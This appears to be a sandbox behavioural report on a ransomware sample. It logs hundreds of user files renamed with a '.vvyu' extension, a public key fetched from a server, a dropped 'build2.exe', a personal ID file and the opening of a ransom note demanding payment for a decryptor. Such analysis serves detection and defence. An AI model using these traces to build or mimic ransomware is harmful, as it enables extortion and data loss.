C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeCMapFnt19.lst	C:\Users\user\Local Settings\Adobe\Acrobat\DC\AdobeCMapFnt19.lst.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\AdobeSysFnt19.lst	C:\Users\user\Local Settings\Adobe\Acrobat\DC\AdobeSysFnt19.lst.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\IconCacheRdr65536.dat	C:\Users\user\Local Settings\Adobe\Acrobat\DC\IconCacheRdr65536.dat.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Adobe\Acrobat\DC\UserCache.bin	C:\Users\user\Local Settings\Adobe\Acrobat\DC\UserCache.bin.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Comms\Unistore\data\AggregateCache.uca	C:\Users\user\Local Settings\Comms\Unistore\data\AggregateCache.uca.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\chrome_shutdown_ms.txt	C:\Users\user\Local Settings\Google\Chrome\User Data\chrome_shutdown_ms.txt.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics-active.pma	C:\Users\user\Local Settings\Google\Chrome\User Data\CrashpadMetrics-active.pma.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\CrashpadMetrics.pma	C:\Users\user\Local Settings\Google\Chrome\User Data\CrashpadMetrics.pma.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012020093020201001\container.dat	C:\Users\user\Local Settings\History\History.IE5\MSHist012020093020201001\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\History\Low\History.IE5\container.dat	C:\Users\user\Local Settings\History\Low\History.IE5\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0\UsageLogs\addinutil.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v2.0\UsageLogs\addinutil.exe.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v2.0_32\UsageLogs\unarchiver.exe.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\NGenTask.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v4.0\UsageLogs\NGenTask.exe.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\powershell.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v4.0\UsageLogs\powershell.exe.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\sdiagnhost.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v4.0\UsageLogs\sdiagnhost.exe.log.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log	C:\Users\user\Local Settings\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DomainSuggestions\en-US.1	C:\Users\user\Local Settings\Microsoft\Internet Explorer\DomainSuggestions\en-US.1.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\container.dat	C:\Users\user\Local Settings\Microsoft\Internet Explorer\DOMStore\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\EmieSiteList\container.dat	C:\Users\user\Local Settings\Microsoft\Internet Explorer\EmieSiteList\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\EmieUserList\container.dat	C:\Users\user\Local Settings\Microsoft\Internet Explorer\EmieUserList\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml	C:\Users\user\Local Settings\Microsoft\Internet Explorer\IECompatData\iecompatdata.xml.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\UrlBlock\urlblock_637194112741176080.bin	C:\Users\user\Local Settings\Microsoft\Internet Explorer\UrlBlock\urlblock_637194112741176080.bin.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Internet Explorer\VersionManager\versionlist.xml	C:\Users\user\Local Settings\Microsoft\Internet Explorer\VersionManager\versionlist.xml.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-black_scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.contrast-white_scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveMedTile.scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-black_scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.contrast-white_scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-100.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-100.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-125.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-125.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-150.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-150.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-200.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-200.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-400.png	C:\Users\user\Local Settings\Microsoft\OneDrive\LogoImages\OneDriveSmallTile.scale-400.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\OneDrive\setup\ECSConfig.json	C:\Users\user\Local Settings\Microsoft\OneDrive\setup\ECSConfig.json.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres	C:\Users\user\Local Settings\Microsoft\TokenBroker\Cache\5475cb191e478c39370a215b2da98a37e9dc813d.tbres.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol	C:\Users\user\Local Settings\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Vault\UserProfileRoaming\Latest.dat	C:\Users\user\Local Settings\Microsoft\Vault\UserProfileRoaming\Latest.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\1033\StructuredQuerySchema.bin	C:\Users\user\Local Settings\Microsoft\Windows\1033\StructuredQuerySchema.bin.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_10_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_10_0.png.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_12_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_12_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_17_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_17_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_22_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_22_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_23_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_23_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_28_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_28_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_38_0.png	C:\Users\user\Local Settings\Microsoft\Windows\ActionCenterCache\windows-systemtoast-securityandmaintenance_38_0.png.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\AppCache\container.dat	C:\Users\user\Local Settings\Microsoft\Windows\AppCache\container.dat.vvyu	success or wait	1	41127D	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.1.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\cversions.1.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\cversions.3.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\cversions.3.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3644736C-B905-4D30-88C9-B63C603DA134}.3.ver0x0000000000000001.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{3644736C-B905-4D30-88C9-B63C603DA134}.3.ver0x0000000000000001.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000013.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000013.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000015.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000015.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000016.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0x0000000000000016.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db	C:\Users\user\Local Settings\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000007.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog.etl	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\ExplorerStartupLog.etl.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\ExplorerStartupLog_RunOnce.etl	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\ExplorerStartupLog_RunOnce.etl.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1280.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_1280.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_1920.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_1920.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_2560.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_2560.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_768.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_768.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_96.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_96.db.vvyu	success or wait	1	4116DC	MoveFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_custom_stream.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_custom_stream.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_exif.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_exif.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_sr.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_sr.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_wide.db.vvyu	success or wait	1	4116DC	MoveFileW
C:\Users\user\AppData\Local\Microsoft\Windows\Explorer\iconcache_wide_alternate.db	C:\Users\user\Local Settings\Microsoft\Windows\Explorer\iconcache_wide_alternate.db.vvyu	success or wait	1	4116DC	MoveFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	unknown	46			invalid handle	1	42E51E	WriteFile
unknown	unknown	2			invalid handle	1	42E51E	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\get[1].htm	0	561	7b 22 70 75 62 6c 69 63 5f 6b 65 79 22 3a 22 2d 2d 2d 2d 2d 42 45 47 49 4e 26 23 31 36 30 3b 50 55 42 4c 49 43 26 23 31 36 30 3b 4b 45 59 2d 2d 2d 2d 2d 5c 5c 6e 4d 49 49 42 49 6a 41 4e 42 67 6b 71 68 6b 69 47 39 77 30 42 41 51 45 46 41 41 4f 43 41 51 38 41 4d 49 49 42 43 67 4b 43 41 51 45 41 30 57 77 59 37 39 49 46 5a 48 5a 72 52 54 58 2b 76 4d 33 59 5c 5c 6e 38 76 4c 47 35 46 6e 78 30 34 52 64 52 6b 64 50 7a 66 6c 55 70 65 49 70 2b 51 63 69 42 4b 33 45 2b 39 56 54 71 57 52 4e 59 67 58 37 5a 58 7a 31 7a 51 31 61 38 52 59 79 5a 53 35 37 66 2b 47 37 5c 5c 6e 6f 35 6f 75 33 33 64 51 70 54 78 6a 78 61 6f 6b 56 4b 4d 78 53 47 44 52 37 47 37 74 32 46 2b 50 6a 57 47 74 63 48 57 66 75 5c 2f 51 45 6b 47 48 73 6e 63 4e 68 65 45 41 6b 79 36 7a 4c 69 6b 32 6f 5c 5c	{"public_key":"-----BEGIN PUBLIC KEY-----\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0WwY79IFZHZrRTX+vM3Y\\n8vLG5Fnx04RdRkdPzflUpeIp+QciBK3E+9VTqWRNYgX7ZXz1zQ1a8RYyZS57f+G7\\no5ou33dQpTxjxaokVKMxSGDR7G7t2F+PjWGtcHWfuVQEkGHsncNheEAky6zLik2o\\	success or wait	1	41E975	InternetReadFile
C:\Users\user\AppData\Local\bowsakkdestx.txt	0	561	7b 22 70 75 62 fd fd 6b 58 43 5f c1 fd 3b fd fd 17 63 fd 07 08 63 47 fd fd fd 03 fd fd 5b fd 91 fd fd 65 46 16 fd fd fd fd fd 6a 27 7f fd fd fd 88 4b 14 fd fd fd 32 61 fd 22 fd 17 5e 6b 3d fd fd 4c fd fd fd 59 d4 fd fd fd 49 08 fd f0 fd fd 82 fd fd 1b 38 fd fd 73 44 fd 23 fd fd 6b 44 1b fd d1 42 6c fd fd fd 0f 4b 17 36 fd fd 3c fd fd 3a fd 21 fd 14 fd fd fd 62 59 fd 21 fd 57 15 48 fd 52 fd 31 fd 65 fd fd 29 fd fd 0d fd 02 17 31 fd 63 fd 67 5b fd fd fd fd 48 fd fd fd fd 00 24 fd 57 fd fd fd fd 27 fd 5c 2e 5e 1d fd fd fd fd 62 1b 49 04 7c fd 7a fd fd fd fd 01 3a 30 fd fd 3c fd 35 31 fd 01 33 0a 2c fd 3f fd fd 34 37 fd fd 1f fd 38 fd 00 fd 38 1a 1c 1e 58 fd fd 54 fd 28 7b fd fd 56 65 fd 0e fd 61 0d 1b 2f fd	{"pubkXC_;ccG[Fj'K2a"^k=LYI8s#kDBlK6<:!bY!WR1e)1cg[H$W'\.^bl|z:0<513,?4788XT({Vea/	success or wait	1	42E51E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe	0	10240	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 40 7c 08 fd 21 12 5b fd 21 12 5b fd 21 12 5b fd 73 fd 5b fd 21 12 5b fd 73 fd 5b 5b 21 12 5b fd fd 69 5b fd 21 12 5b fd 21 13 5b 02 21 12 5b fd 73 fd 5b fd 21 12 5b fd 73 fd 5b fd 21 12 5b fd 73 fd 5b fd 21 12 5b 52 69 63 68 fd 21 12 5b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06 00 fd fd fd 61 00 00 00 00 00 00 00 00 fd 00 03	MZ@!L!This program cannot be run in DOS mode.$@|![![![s[![s[[![i[![![![s[![s[![s[![Rich![PELa	success or wait	44	41E301	WriteFile
C:\SystemID\PersonalID.txt	0	42	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41 0d 0a	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	42E51E	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\build2[1].exe	20480	10240	46 69 6c 65 20 00 00 00 5f 00 69 00 74 00 6f 00 61 00 5f 00 73 00 28 00 6e 00 4c 00 69 00 6e 00 65 00 2c 00 20 00 73 00 7a 00 4c 00 69 00 6e 00 65 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 00 31 00 30 00 29 00 00 00 5f 00 56 00 43 00 72 00 74 00 44 00 62 00 67 00 52 00 65 00 70 00 6f 00 72 00 74 00 41 00 00 00 77 00 63 00 73 00 74 00 6f 00 6d 00 62 00 73 00 5f 00 73 00 28 00 26 00 72 00 65 00 74 00 2c 00 20 00 73 00 7a 00 61 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 34 00 30 00 39 00 36 00 2c 00 20 00 73 00 7a 00 4f 00 75 00 74 00 4d 00 65 00 73 00 73 00 61 00 67 00 65 00 2c 00 20 00 28 00 28 00 73 00 69 00 7a 00 65 00 5f 00 74 00 29 00 2d 00 31 00 29 00 29 00 00 00 5f 43 72	File _itoa_s(nLine, szLineMessage, 4096, 10)_VCrtDbgReportAwcstombs_s(&ret, szaOutMessage, 4096, szOutMessage, ((size_t)-1))_Cr	success or wait	37	41E2CD	InternetReadFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:_readme.txt	0	1116	41 54 54 45 4e 54 49 4f 4e 21 0d 0a 0d 0a 44 6f 6e 27 74 20 77 6f 72 72 79 2c 20 79 6f 75 20 63 61 6e 20 72 65 74 75 72 6e 20 61 6c 6c 20 79 6f 75 72 20 66 69 6c 65 73 21 0d 0a 41 6c 6c 20 79 6f 75 72 20 66 69 6c 65 73 20 6c 69 6b 65 20 70 69 63 74 75 72 65 73 2c 20 64 61 74 61 62 61 73 65 73 2c 20 64 6f 63 75 6d 65 6e 74 73 20 61 6e 64 20 6f 74 68 65 72 20 69 6d 70 6f 72 74 61 6e 74 20 61 72 65 20 65 6e 63 72 79 70 74 65 64 20 77 69 74 68 20 73 74 72 6f 6e 67 65 73 74 20 65 6e 63 72 79 70 74 69 6f 6e 20 61 6e 64 20 75 6e 69 71 75 65 20 6b 65 79 2e 0d 0a 54 68 65 20 6f 6e 6c 79 20 6d 65 74 68 6f 64 20 6f 66 20 72 65 63 6f 76 65 72 69 6e 67 20 66 69 6c 65 73 20 69 73 20 74 6f 20 70 75 72 63 68 61 73 65 20 64 65 63 72 79 70 74 20 74 6f 6f 6c 20 61 6e 64 20	ATTENTION!Don't worry, you can return all your files!All your files like pictures, databases, documents and other important are encrypted with strongest encryption and unique key.The only method of recovering files is to purchase decrypt tool and	success or wait	1	40F1A7	WriteFile
